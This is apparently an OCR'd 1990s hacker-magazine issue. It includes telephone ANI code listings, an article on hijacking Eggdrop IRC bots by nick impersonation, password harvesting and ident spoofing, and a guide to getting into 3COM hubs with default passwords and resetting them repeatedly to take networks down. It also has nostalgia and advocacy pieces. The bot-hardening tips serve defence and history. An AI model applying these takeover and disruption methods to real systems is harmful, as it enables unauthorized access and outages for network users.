29: Prison/Inmate Service - the ANI II digit pair 29 is used to designate lines within a confinement/detention facility that are intended for inmate/detainee use and require outward call screening and restriction (e.g., 0+ collect only service). A confinement/detention facility may be defined as including, but not limited to, federal, state and/or local prisons, juvenile facilities, immigration and naturalization confinement/detention facilities, etc., which are under the administration of federal, state, city, county, or other governmental agencies. Prison/Inmate Service lines will be identified by the customer requesting such call screening and restriction. In those cases where private paystations are located in confinement/detention facilities, and the same call restrictions applicable to Prison/Inmate Service required, the ANI II digit for Prison/Inmate Service will apply if the line is identified for Prison/Inmate Service by the customer.

30-32: Intercept - where the capability is provided to route intercept calls (either directly or after an announcement recycle) to an access tandem with an associated Telco Operator Services System, the following ANI codes should be used:

30: Intercept (blank) - for calls to unassigned directory number (DN).

31: Intercept (trouble) - for calls to directory numbers (DN) that have been manually placed in trouble-busy state by telco personnel.

32: Intercept (regular) - for calls to recently changed or disconnected numbers.

33: Unassigned.

34: Telco Operator Handled Call - after the Telco Operator Services System has handled a call for an IC, it may change the standard ANI digits to 34 before outpulsing the sequence to the IC, when the Telco performs all call handling functions, e.g., billing. The code tells the IC that the BOC has performed billing on the call and the IC only has to complete the call.

35-39: Unassigned.

40-49: Unrestricted Use - locally determined by carrier.

50-51: Unassigned.

52: Outward Wide Area Telecommunications Service (OUTWATS) - this service allows customers to make calls to a certain zone(s) or band(s) on a direct dialed basis for a flat monthly charge or for a charge based on accumulated usage. OUTWATS lines can dial station-to-station

calls directly to points within the selected band(s) or zone(s). The LEC performs a screening function to determine the correct charging and routing for OUTWATS calls based on the customer's class of service and the service area of the call party. When these calls are routed to the interexchange carrier via a combined WATS-POTS trunk group, it is necessary to identify the WATS calls with the ANI code 52.

53-59: Unassigned.

60: TRS - ANI II digit pair 60 indicates that the associated call is a TRS call delivered to a transport carrier from a TRS Provider and that the call originated from an unrestricted line (i.e., a line for which there are no billing restrictions). Accordingly, if no request for alternate billing is made, the call will be billed to the calling line.

61: Cellular/Wireless PCS (Type 1) - The 61 digit pair is to be forwarded to the interexchange carrier by the local exchange carrier for traffic originating from a cellular/wireless PCS carrier over type 1 trunks. (Note: ANI information accompanying digit pair 61 identifies only the originating cellular/wireless PCS system, not the mobile directory placing the call.

62: Cellular/Wireless PCS (Type 2) - The 62 digit pair is to be forwarded to the interexchange carrier by the cellular/wireless PCS carrier when routing traffic over type 2 trunks through the local exchange carrier access tandem for delivery to the interexchange carrier. (Note: ANI information accompanying digit pair 62 identifies the mobile directory number placing the call but does not necessarily identify the true call point of origin.)

63: Cellular/Wireless PCS (Roaming) - The 63 digit pair is to be forwarded to the interexchange carrier by the cellular/wireless PCS subscriber "roaming" in another cellular/wireless PCS network, over type 2 trunks through the local exchange carrier access tandem for delivery to the interexchange carrier. (Note: Use of 63 signifies that the "called number" is used only for network routing and should not be disclosed to the cellular/wireless PCS subscriber. Also, ANI information accompanying digit pair 63 identifies the mobile directory number forwarding the call but does not necessarily identify the true forwarded-call point of origin.)

64-65: Unassigned.

66: TRS - ANI II digit pair 66 indicates that the associated call is a TRS call delivered to a transport carrier from a TRS Provider, and that the call originates from a hotel/motel. The transport carrier can use this indication, along with other information (e.g., whether the call was dialed 1+ or 0+) to determine the appropriate billing arrangement (i.e., bill to room or alternate bill).

67: TRS - ANI II digit pair 67 indicates that the associated call is a TRS call delivered to a transport carrier from a TRS Provider and that the call originated from a restricted line. Accordingly, sent paid calls should not be allowed and additional screening, if available, should be performed to determine the specific restrictions and type of alternate billing permitted.

68-69: Unassigned.

70: Code 70 identifies a line connected to a pay station (including both coin and coinless stations) which does not use network provided coin control signaling. II 70 is used to identify this type pay station line irrespective of whether the pay station is provided by a LEC or a non-LEC. II 70 is transmitted from the originating end office on all calls made from these lines.

71-79: Unassigned.

80-89: Reserved for Future Expansion to three digit code.

90-92: Unassigned.

93: Access for private virtual network types of service: the ANI code 93 indicates, to the IC, that the originating call is a private virtual network type of service call.

94: Unassigned.


95: Unassigned - conflict with Test Codes 958 and 959.

96-99: Unassigned.

Now LIVE on the Internet every Tuesday at 8 pm ET - Off The Hook!
The hour-long radio program about the world of hackers hosted by Emmanuel Goldstein and Phiber Optik.
On the net, go to www.2600.com (our archive of shows is also available there).
On the radio in the New York City tri-state region, tune to WBAI 99.5 FM.

Eggdropping

by Tempest



IRC (Internet Relay Chat) is an illusion, a metaphor. The reality of the technology is that there are many, many small computers communicating with others across a vast geographical expanse in a typical server-client relationship. Individual clients (people's home computers, for instance) connect to server machines (computers at universities, ISPs, or other locations that run special IRC server programs called 'ircd'), which are themselves often connected to other server machines, creating a complex network. The illusion is that there is only *one* huge supercomputer hosting all of this, and the metaphor is of a huge building (the *super* server) with thousands of infinitely large rooms (channels) of people having conversations or doing other things within them. Of these "people" in the channels on this imaginary super server, there exist *bots* - small tidbits of software that run on a computer somewhere and continuously listen on a given port.

Anytime a group of people of any size conglomerate and exchange ideas, there will be disagreement. This inevitably leads to dissent, competition, rivalry, and outright fighting. An integral part of IRC is the existence of channel operators (those users with the @ in front of their names) to help control the chaos that often ensues. But even this method of control eventually falls prey to the power-play, and the channel once again can fall into chaos.

Bots Save The Day... Sort Of

To help remedy these problems, some creative individual designed the bot (short for robot) to silently lurk on the channel for the purpose of giving channel ops to those who ask (usually with a password), kick offenders (criteria for "offender" being totally up to the bot-owners), and thus "protect" the channel from those who might otherwise take control for their own diabolical purposes. Of course, the original intention of the first bot programmer more likely was the "immediate" purpose of simply controlling a channel or channels for his or her own personal reasons. But the overall outcome has been for general channel protection, and many have reaped the benefits of this remedy.

An increasingly favorite type of bot that has proven very, very useful and quite configurable is the "eggdrop." Whereas some bots are merely open-end clients running cleverly written scripts, the eggdrop bot is a compiled executable employing the TCL language, and runs as a background task on most types of UNIX. They are almost perfectly self-maintaining and self-sufficient (notice I said "almost"). Once started, they attempt to connect with IRC server machines via the standard IRC TCP port (usually 6667 or 6668, but there are others), and also listen on their own telnet ports, which can be just about any port number the bot-owner chooses. In this way, the owner can go to IRC and DCC chat to his/her own bot and utilize the eggdrop bot's other feature: the console. (DCC means "Direct Client Connection," which is simply connecting one client to another via a given TCP port.)

From the bot's console (sometimes called the "party-line"), users with proper access can set channel bans, move around from server to server, and see the channel activity through the "eyes" of the bot. Further, because of the bot's listening capability, it can connect via telnet to other bots, creating a "bot-net." Some of these bots may even share a common set of userfiles, so that several bots can protect a high-traffic or very hostile channel. There exist bot-nets that contain hundreds of individual Eggdrop bots spanning many IRC networks. The possibilities here are endless, and the "power" from such cooperation is formidable.

Yes, Eggdrop bots are the salvation of IRC and are perfectly bug-free and fool-proof. *Not.*

Such configurability comes with a price. As with any complex, sophisticated set of options or variables, the bots can be poorly configured and the small amount of maintenance required for their optimal performance is often neglected. Examples here are:

Known default values may be left unchanged in the config files.

Simple passwords may be used, or common passwords on many bots.

Bots neglect to get passwords for other bots

(more on this later).

Default listening ports fail to be changed.

Bonehead channel ops "automate" their op-begging scripts.

CRONTABs poorly configured.

Known bugs fail to be remedied (nick-flood bug, etc.).

Bot may be poorly hidden, making it an easy IRCOP target.

As you can see, all of those problems are the fault of the human who set up the bot and the humans who use it. As we all know from the glorious past and the evolution of the UNIX system, most security holes are due to laziness, ignorance, and those other silly low-tech characteristics monopolized only by people.

The Nitty Gritty

As a user of these interesting programs, I can speak from my direct experience with the many Eggdrop bots I have configured and run, and so I will start with my first exposure to the downside of the Eggdrop code. This is not a flame of the code itself, but the scenario that inevitably rises from the Eggdrop's method of control: Password-mediated channel opping.

Password Harvesting via Automated OP Begging

I use the nickname "Tempest-" on EFNet, the largest IRC network that I know. Notice the character after my nickname. I had to have the hyphen there because someone else used the nickname "Tempest", and that someone seemed to *always* be connected. Since no person can stay on IRC as much as this entity, I made an assumption that it must have been a bot.

I had a sinister plan....

Now, before I continue, I'll need to talk a little bit about floods. Specifically, "avalanche" floods.

"Flooding" is a term widely used by nearly everyone on IRC, including the IRCOPs, the server admins, the implementors, etc. When a client connected to an IRC server sends over a certain amount of data to the server within a given frame of time, they satisfy the server's "flood" criteria, and are immediately disconnected from the server. This is a server flood, and itself has many implementations and uses to the typical IRC wannabe channel hacker.

Another type of flood is the avalanche, which really only sends a fair amount of control characters (I use control-i) to the channel. This used to have the strange effect of disrupting the older versions of IrcII clients to the point that the user had to terminate the process from another shell and start over. Today it's quite useless, but the Eggdrop bot still responded quickly to a large progression of printable control characters, and simply KICKed the offending user off the channel, and would eventually set a ban if the problem continued.

So anyway, I joined the channel where this alleged bot using the nickname "Tempest" lurked, and promptly sent something like twenty control-i's, one right after the other.... Looks pretty on most clients, but the bot didn't like this activity, and immediately kicked me with the words, "Avalanche flood detected." *Bingo!* Now I knew I was dealing with an Eggdrop bot. (There are other ways to find bots that want to be hidden, but, until recently, this was the most reliable, since the detection code was hard-wired directly into the bot code and not readily user configurable.)

The next step was to imitate the bot, and to do this I would need to secure the nickname the bot used, "Tempest". Of course, not even the most secure, stable connections last forever, and so the Tempest bot eventually lost its connection and had to establish a new one. Fortunately for me, I had configured three other bots to try their damnedest to use the nickname "Tempest", and so the odds were in my favor that I would eventually get it the next time the Tempest-bot had to reconnect.

It turns out that I did.

Once one of my bots inevitably secured the nickname for me, I killed them off and gave it to my own client. This is when the fun started. Within ten minutes, I began getting lots of private messages from unknown users that contained simple one-line phrases such as "op hosehead", or "op 152 34". People were joining IRC and, as part of their startup, their clients were set to automatically send a /msg to "tempest" with the words "op hosehead" (for example). This is the method used to *beg* channel operator status from an Eggdrop bot, and they were sending it to me instead. *Bingo!*

But what good is this? Stray passwords do you no good unless the bot knows your specific identification (your ident), right? The Eggdrop bot contains provisions for users who change

their ident (their hostname, address, domain, etc.). Thus, if someone goes on vacation to grandma's house, they can logon to IRC, give a certain command to the bot, and the bot will recognize their new location.

I did precisely that.

After relinquishing the Tempest nickname back to the bot (to avoid suspicion), I used the newly acquired password of "hosehead" to identify myself to the bot as the channel operator who messaged me in the first place, by using the following format:

```
/msg tempest ident hosehead lamer1
```

(Assume that "lamer1" was the nick of the lame channel operator who erroneously messaged me with "op hosehead")

This added my current host.domain to the tempest bot under lamer1's list of valid hosts he can use. In effect, as far as the bot was concerned, I *was* lamer1. All I had to do now was join the channel, get ops, and then do whatever I wished. But I had plans. I DCC chatted the bot, used "hosehead" as the password, and was allowed onto the partyline. For fun, I set nickname-only bans for *all* of the other channel operators and then joined the channel to watch the fun. A major kick/banfest was underway, but eventually, they all were kicked, and the Tempest bot prevailed as the only operator. At this point, I issued the op command to the Tempest bot:

```
/msg tempest op hosehead
```

or:

```
.op {my nick}
```

from within the bot's party-line.

Once I had channel ops, I deopped the Tempest bot, removed the bans for the other operators and bots that were kicked, set the channel mode to +m (moderated speech only), and left it. My intent was to prove a point, not to do any real damage. But had I had the good fortune of getting the password to someone with "master" access to the bot, I could have gone further, screwing with the userlist, DIEing the bot, and possibly even accessing the UNIX shell account that hosts the bot, since many bot-owners seem to use the same password there as they do on their bot(s). That is a definite no-no.

How To Avoid This Problem

People using an Eggdrop bot should be taught *not* to automate their client to beg the bot for channel operator status. This will keep them from inadvertently falling prey to people posing as the bot and harvesting passwords. Of course, it only takes one idiot to spoil your day, so....

Modify or have someone modify your bot code, replacing the ident command with another word. Perhaps "LEARN" or "ADD_ID", or something similar. It's amazing how effective such a simple modification can be. Even if someone finds a valid password, they cannot identify their host.domain to the bot if they don't know the appropriate command.

In the bot's config file, make sure their "alternate nick," the nickname the bot uses if the primary nickname is in use, is something strikingly different from the main nick it desires. For instance, if your bot's nick is "Foolbot", make sure its alternate nickname is something like "FewLbawt-" or "F00lB0t" or something like that. If an idiot sees the "strange" nickname on the channel and notices that it is the bot, he might actually put one of his few brain cells to work and realize that the bot's primary nickname is in use and *not* run his op-begging script. Of course, someone out there will still run one of those ON-CONNECT scripts that begs the bot.

Make sure the bots know *not* to ban those idents that belong to fellow BOTs.

Make Sure All Bot Records Have Passwords

It's a simple enough problem. Somewhere in the midst of all the userfile transferring, the manual bot-record adding and editing, and other situations where the bot users (and their associated careless mistakes) communicate and modify the bot data directly, a bot gets ahold of a channel record for another bot, but no password is ever assigned. For example, you have an Eggdrop bot called Pollux, and one called Castor that you are setting up for the first time. You want to connect them to a bot-net that contains other Eggdrop bots, such as Procyon, Deneb, Sirius, and Bellatrix. When you transfer the userfile of Pollux to Castor, Castor will get a user record for all of the bots Pollux knows, but unlike regular user records, no password will be automatically assigned to the bot records.

So, Castor could end up with a bot record or records with no password set, and the record will have the channel-op flag. This seems like no big deal, but what happens if Castor is running from a machine that hosts many IRC users, and probably many other bots? If Castor sees its own user

record for itself as something like "*!*castor@botmachine.host.domain", then *anyone* logging onto IRC with the username of "castor", and using botmachine.host.domain's UNIX shell would be recognized by Castor as itself. All they have to do now is issue the PASS command in the form of:

```
/msg {targetbot} PASS {new password}
```

and then join the channel and beg the bot for operator status. The bot, thinking another valid bot is online, will obediently give operator status as per the request.

And *bingo!* The bad guys have operator status. The channel is vanquished.

Exercise - Become One With The Bot

Alternately, suppose *you* have the means to spoof a certain ident, say, "botmachine.lamesite.net", and suppose someone there named "idiotbot" is in need of a good screwing. So, their complete ident on IRC is:

```
idiotbot!idiotbot@botmachine.lamesite.net
(nickname!username@machine.host.domain)
```

They run an IRC channel that does nothing but spread poisonous lies about your mother, and so you want it closed down immediately.

1. Get your own bot ready to monitor the channel, enforcing channel mode +i (invite-only). Make sure it has the +bitch and +stopnethack flags set. There are also a few decent "takeover" scripts available on the net for eggdrops. They do nothing but deop/kick *anyone* not on the bot's userlist. Use one of those if needed. It will take care of anyone who tries to liberate that terrible channel by riding in on an IRC netsplit.

2. Choose a time when you think the human bot-users and bot-masters are asleep, and spoof the ident so that you are seen on IRC as "idiotbot@botmachine.lamesite.net". (Sorry, no help here. This discussion is about eggdrops, not IP spoofing.)

Now there is no guarantee that "idiotbot" can be overcome as described above, since its owner may already either be savvy to the bot-password security hole, or have a password set purely by chance. But chances are very good that you'll be able to fool the bot as described above, and the unfair, mean-spirited channel will be closed-down.

3. Run your bot and let it join the channel. If it gets kick/banned, that's no big deal.

4. Message idiotbot with the PASS command.

```
/msg idiotbot PASS {newpassword}
```

Since idiotbot thinks *you* are idiotbot (you spoofed its ident), it will very likely, for the first time, set a password for itself.

5. Join the channel and beg ops from idiotbot, using your new password.

6. If many bots exist in that channel, it may be necessary to use idiotbot to *ban* them out of the channel so that a bot power-struggle doesn't ensue. You can either use the bot's console (discussed above) to set bans for the bots, or you can do it with your own client if there are only a couple. If idiotbot sets the bans, they will be strictly enforced (+dynamicbans) until the channel-ban information is removed from the bot entirely.

7. Once idiotbot and *you* are the only channel operators left, kick and *ban* idiotbot. Then, unban *your* bot and make it a channel operator. It will immediately set the channel mode to +i (invite-only). This effectively closes down the channel entirely. An alternate method is to simply have the bot enforce channel mode +m (moderated speech only), instead of mode +i, so that the regulars can join the channel but not be allowed to talk.

8. Expect retribution in the form of various TCP nukes, ICMP floods, etc. The channel regulars will want "their" channel back, of course, and so you and/or your bot's shell may feel the pain of various attacks. Use firewalls. Pray to your God. Whatever you think will work, do it.

Of course, in the long run, even if you manage to hold the channel closed, the ex-regulars of that channel will probably just create another channel and continue their diabolical campaign against your sweet mother. An IRCOP, a sort of playground monitor, will sometimes act as a gun-for-hire and /KILL you and/or your bot(s) from the channel if they know some of the channel regulars or listen to their whining. There's not much you can do to get around this except to start from scratch and try again. But you can be sure that the bot-owners will be wise to your methods, so it may not work; you might only have *one* shot, so make it a good one.

How To Prevent This Attack From Occurring on Your Own Bots

The simplest way to avoid this kind of attack is to make *sure* your bot(s) all have passwords set

for other bots within its userlist. From the console, type the following:

```
match +b
```

This will cause the bot to show you *all* user/bot records that have the +b (bot) flag. In the list that is provided, make sure that all of them have passwords set. Use anything.

```
chpass bot1 duhh1
chpass bot2 duhh2
chpass bot3 duhh3
```

Do this for all the bots. When it comes time to link various bots, simply .chpass both bots to a common password, and they will be able to forge the link.

Good luck and *shouts* to Bernie S.

Glossary

avalanche: A sudden uncontrolled and potentially dangerous movement of snow down a slope, embankment, or other steep incline; potential-to-kinetic energy conversion at its finest. Within the context of IRC, a "flood" of unprintable characters to certain clients that [used to] result in a crash.

ban: A way of telling a server to deny a certain ident's access to a channel. Within the metaphor of IRC, a way of banishing a user from a channel.

bot-net: a network of Eggdrop bots, connecting through a given TCP port for each bot. botnets can span IRC netsplits and even entire IRC networks.

bot-owner: That person who compiled and now runs a bot.

bot-record: An entry within the bot's userlist.

client: A computer that connects to, and requests data from a server machine.

ident: A user's internet identification. Within IRC, a complete ident takes the form of: nick!user@machine.host.domain

invite-only: The state of a channel where only users who are invited (/invite command) by a channel op are allowed to join. (channel mode +i) Within the context of this text file, it is a way of "closing" a channel.

IRC network: A host of IRC server machines all connecting and sharing data. Several large networks exist, such as EFNet (the largest), Undernet, Dalnet, and more.

IRCOP: *(IRC Operator)* Certain users who have the added ability to request /KILL lines for certain types of connections, such as problem users, zombie processes, etc.

lamer: An unfortunate entity oblivious to readily available and useful knowledge.

moderated: The state of a channel where only "voiced" (mode +v) users and channel operators are able to send text to the channel for all to see. This is channel mode +m. Within the context of this text file, it is a way of "closing" a channel.

netsplit: Loss of inter-server connectivity. Within the metaphor of IRC, mass-QUITs occur corresponding to everyone who was on other servers. When the server reconnects to the network at large, mass-JOINs are seen within the channel and servers are seen giving operator status to certain users.

OP-begging: Act of sending a certain message (with a password) to an Eggdrop bot to gain channel operator status.

server: A computer that sends requested data to a client or client(s) on a per-request basis.

takeover: *(a channel):* The process of shifting channel operator status from one group of users to another, against the wishes of the original users. On EFNet, there is no real recognition of this term since no one "owns", or has express rights to, a channel.

userfile: A list of information about users the bot is supposed to know. Eggdrop userfiles are totally independent of IRC servers and are known to the bot only.

Use the following TCL to change your BOT's ident and op commands to learn and opme, respectively.

```
set replace_ident learn
set replace_op opme

unbind msg * ident *ident
bind msg * $replace_ident *ident

unbind msg * op *op
bind msg o $replace_op *op
bind dcc m massnote massnote_proc
proc massnote_proc {handle idx args} {
  foreach user [userlist o] {
    if {(![matchattr $user b])} {
      sendnote $handle $user $args
      }
    }
  }
```

NAMING EXCHANGES

by Jeff Vorzimmer

I recently came across a web site for which the sole purpose was to preserve and catalog old telephone exchange names. Such Quixotic ventures are not uncommon these days on the World Wide Web, so I wasn't that surprised by it. But the author of the site, Robert Crowe, seems committed to cataloging every exchange ever used in every large city in the U.S. What makes this task so daunting is the simple fact that named exchanges haven't been used in the United States in over 35 years.

In fact, many readers probably don't even know what I'm talking about. Let me explain. Back in the dark ages of telephony, before 1921, before phones even had dials on them, one had to pick up the receiver and tap on the switch hook a few times to get the operator's attention. When she got on the line you would give her the number you wanted to call, such as Spring 3456 or Pennsylvania 5000, and she would connect you.

Once dials started appearing on phones, a caller could dial the number himself by first dialing the first three letters of the exchange and then the number. For example the caller would dial the S-P-R in Spring and then the 3456 or the P-E-N in Pennsylvania 5000. In those days phone numbers were written with the dialed letters capitalized such as SPRing 3456 and PENnsylvania 5000.

By the 1930's, large cities were dropping the third letter from the dialing routine and replacing it with a number, in order to increase the available numbers for each exchange. So numbers such as SPRing 3456 would become SPring 7-3456 and PENnsylvania 5000 would become PEnnsylvania 6-5000. This simple change added 80,000 new numbers to existing exchanges.

For 40 years, Americans used named exchanges when making calls, but eventually Bell Telephone began phasing out the names in the late 50's and early 60's for various reasons such as the fact that the names could be confusing or difficult to spell and for the fact that European phones didn't have letters on them, so it would make direct dialing from there difficult, if not impossible.

On his web page, Robert Crowe explains his venture, entitled, aptly enough, The Telephone Exchange Name Project (http://ourwebhome.com/TENP/TENproject.html). He explains that his purpose is to catalog these exchanges, to actually use them and to elicit contributions, presumably from those old enough to know what the hell he's talking about. One section of his manifesto reads, "Why do we care?" Good question. He explains, "Partly because we want to resist the increasing trend towards digitizing our lives." Aha! Luddites! "They're also a link to our more analog past which is fast slipping away," he goes on to say.

I'm not sure how the use of letters for the first two digits of my phone number puts me in touch with my analog past. I don't feel any more or less analog when I dial 1-800-GOOD LAWYER. I just have to hunt and peck at the telephone keypad as if it were a typewriter.

One aspect of the project that can't be overlooked, though, is the attempt at historical documentation of telephone exchanges that played such a big part in the daily lives of Americans for so many years. I also have to admit I found the site quite interesting when I started exploring it. He has Bell Telephone's 1955 list of recommended exchange names, which only had been posted at the *TELECOM Digest* site. He has also carefully documented the comments of those people who contributed exchanges to the catalog.

He has a matrix of all the possible two digit combinations with which an exchange can start. You just press the link that corresponds to the first two digits of your number and, voila, you have a list of hundreds of exchange names that were actually used at one time, as well as a list of cities where each was used. All the New York City and Brooklyn exchanges I knew about were listed and I realized my current exchange was the old Coney Island exchange, ESplanade. Maybe I'll use it on my business card for that retro look.

As I became nostalgic for an era I never

knew, I put on a Glenn Miller album (vinyl of course) and moved the arm to PEnnsylvania 6-5000, the 1940 song that featured the number of the Hotel Pennsylvania, across the street from Penn Station in New York City. It was the number to call to make reservations at the Cafe Rouge, located in the hotel, where Miller and his band often played.

Someone had told me not too long ago that it was still the number of the Hotel Pennsylvania. I decided to give it a call - the old fashioned way. I picked up the phone and dialed "0".

"Operator, get me PEnnsylvania 6-5000 in New York City, please."

"Excuse me?"

"I would like to be connected to the number PEnnsylvania 6-5000 in New York City."

Silence.

"Operator?"

"You would like me to connect you?"

"Yes."

"To P-E-6-5000 in New York?

"Yes, that's right."

"You understand there will be an additional charge for an operator-assisted call?"

"That's fine," I said, wondering how much of an additional charge.

"Please hold for your party, sir."

The number rang and an automated voice announced that I had indeed reached the Hotel Pennsylvania and gave me various menu choices. I turned down my stereo in order to be able to better hear the music playing in the background behind the automated voice which ran down the menu options. It was PEnnsylvania 6-5000!

Robert Crowe might be pleased to know at least that operators are backwardly compatible with what he calls the old analog system, although the operator I got seemed old enough to have been working since the 50's. I guess it's good to know that we still have defenders of lost causes, like Don Quixote.

FREE KEVIN

Get The Word Out!

Free Kevin bumper stickers are now ready to be spread around the planet. We have many more just like the one that came with your issue (subscribers only). It's time the world starts hearing about Kevin Mitnick's plight, locked in prison for over three years without a trial and without being accused of a violent or even financial crime. Enough is enough!

We're selling these stickers at a slightly inflated price of $1 each, **minimum order of 10**, and donating 100% of the money to the Mitnick Defense Fund. What better way to show your support?

Make all checks payable to Kevin's grandmother - **Reba Vartanian** - and send them to us at:

2600 Bumper Stickers
PO Box 752
Middle Island, NY 11953 USA

DO NOT MAKE CHECKS OUT TO 2600! They will be returned if you do. Also, don't mix this with any other 2600 order or you will cause all kinds of confusion.

Hack the Hardware

by Sadena Meti

OK, how many of you out there have hacked a computer? Most of you. Now, how many of you have hacked a coffee machine? Not a whole lot. Why not? Because it's a device, not a system. You can hack all kinds of other "devices" that most people overlook: hubs, routers, printers, and switches.

For those of you who don't know what a hub is or does, I won't take the time to explain to you the world beyond your modem called a network. Hopefully you know what a multiplexor is, and that's all a hub really is. A hub is also a bottleneck, and therefore a point very vulnerable to takedown hacks. You knock out the hub, and as far as the computers attached to it are concerned, the network is gone.

In my exploits at a certain university, I wrote a quick program to search for computers within subnets. It was a simple Windows 95 batch program that would recursively call itself and ping every IP in a given subnet, and log the results to text. For the most part I paid attention to the tops and bottoms of the subnets (0-15, 240-255) because that is where all the fun stuff is.

One of the problems with hacking hardware is that it is hard to recognize what exactly it is. Most of the time there aren't any fancy login screens, no help files, no user interface. Hardware is nasty because no one bothers to use it. Hell, I've dialed into payphones and switches that have never been logged into. No one uses them, so no one cares what they look like. Most of the time all you get is:

Password?

One of the more wonderful exceptions is the 3COM SuperStacker II Hub. Ah, what a wondrous device. Secure? That's another story. You'll know a SuperStacker when you see it. Your first hint will probably be the big login screen with "SuperStacker" in huge print. Now, how to hack it. Simple. Access requires a login name and password. I've found hundreds of these hubs, from local university networks to NASA to the state government of Florida. And all you need to get in 98 percent of the time are default passwords. The three defaults are:

Login	Password
Monitor	Monitor
Manager	Manager
Security	Security

Now, Monitor sucks. Nothing much "useful" you can do there, besides view some statistics. Manager is better, as its menu has one important option: RESET. Security has that too, as well as the option to create new users. Don't. Besides, the geniuses who administer these puppies sometimes remember to change the Security password, but not Manager. Click on RESET, verify your decision, and boom, the hub cycles down and up, disconnecting all connections. And the connections won't automatically reset. To the user, the network appears to have simply disappeared. A quick reboot and everything's fine. Just a glitch, right? So then you reset it again. And again and again and again.


Now, the greatest thing about the 3COM SuperStacker II Hubs, and most hubs and network devices in general, is no logging! No way to know you were there, no way to know what you did, and nothing to stop you from doing a brute force attack when you find a hub that someone has bothered to set a password on. Oh the fun.

Some other devices that you may run into are HP Hubs, GatorTalk Boxes, JetDirects, etc. Almost all of these have remote administration abilities and no passwords. Some have password options but they are rarely used. You see, system administrators - you know, the stupid salaried ones who don't realize that freelance has them whipped - don't even know these devices have remote options, so they don't bother securing them. Saps. If you don't try to hack yourself, you're doomed to wait until someone else does.

Some further notes. With the HP Hubs, you often won't get any type of login screen or menu. If you just get a blinking cursor, press enter a few times. If you get a prompt, remember "?" and "help" are your best commands. With the JetDirects, go into the settings, find the Gateway and JetDirect IP, and switch them. Printer will go insane.

Do not get pompous. Don't create accounts, don't delete them, don't change passwords or set new ones. And don't blame me for any trouble you get into for any chaos you cause. I am in no way, shape or form advocating that you go out and give those narcissistic university network security "experts" the hell they deserve. And if you run into one named J.S., give him my best. And yours.

WRITE FOR 2600!



We need articles, people! GOOD articles, not the scribbled half-page on looseleaf sheets some of you think passes for writing these days! If you're going to send us something, making it neat and legible will put us into a good mood when we read it. If you send it over the net, don't encode it in some bizarre word processor that comes from Bulgaria - straight ASCII is all we want. But most importantly, be thorough. Some of the stuff we're getting is so bad we could start another zine that would make people of all backgrounds laugh loud and long.

If your article doesn't show up here, it doesn't mean it's crap - there are many good articles we either haven't had space for or that are on topics that have been exhausted. So don't jump off a building if your piece doesn't make it. But if you plan on writing for us, you have the best chance of being printed if your article is readable, on a subject that has not been covered to death already, and as thorough as possible.

Of course, all articles must be from the hacker perspective, that is, written with a sense of "what happens if you do this instead of what everyone else on the planet does" and not from the perspective of what you SHOULD do or else.

Send your article submissions to:
2600 Articles
PO Box 99
Middle Island, NY 11953 USA
email: **articles@2600.com**

All printed articles will yield you a year's subscription (or a year's back issues) and a 2600 t-shirt. Get two articles published and become eligible for an Internet and voice mail account.

Unlike most other publications, 2600 articles remain your property and you can do as you wish with them after they're published. However, we ask that anything you submit to us not be previously available in another zine (paper or electronic) or on a web page. And please give us two issues to print it before submitting the same article elsewhere.

Day of the Office Assault

by MRGALAXY

The names have been changed to protect the guilty!!

I work at a software company in its Technical Support department. We answer a whole gambit of calls each day ranging from amazingly simple things to unbelievably difficult calls. When one takes calls all day, it becomes very easy to get burned out....

A while back, we hired a new guy. Let's call him Joe. Joe was real gung ho, like a marine. Each day, day after day, we listened to him tell each and every customer (loudly) how he was an expert, a hardware technician of 16 years. We always wondered how that had anything to do with software support. But we shrugged our shoulders and moved on.

Over time, though, we got sick of hearing him brag. We soon found out that he treated almost all his customers the same way. He would tweak their CONFIG.SYS, run SCANDISK, and then pronounce them cured. We would snicker in the back at this so-called hardware technician of 16 years, and one day we decided to see how he would react to a technical problem of his own!

I conceived of a plan. It would be a plan of mind manipulation and deception. It was evil. It was devious. I couldn't wait to get started!

At that time, our department used a DOS-based call tracking system. I won't mention its name here, but I can tell you it wasn't very good. Anyway, each day, we would boot up our systems into Windows 95 and then we would run our call tracking system from shortcut icons. We decided to benignly sabotage his computer....

One thing you need to keep in mind is that we had lots of trouble running this DOS-based call tracking system under Windows 95. In fact, we had so many errors occur that we almost never questioned the weird error messages we saw on our screens. We hoped this fact would make all of our lives interesting....

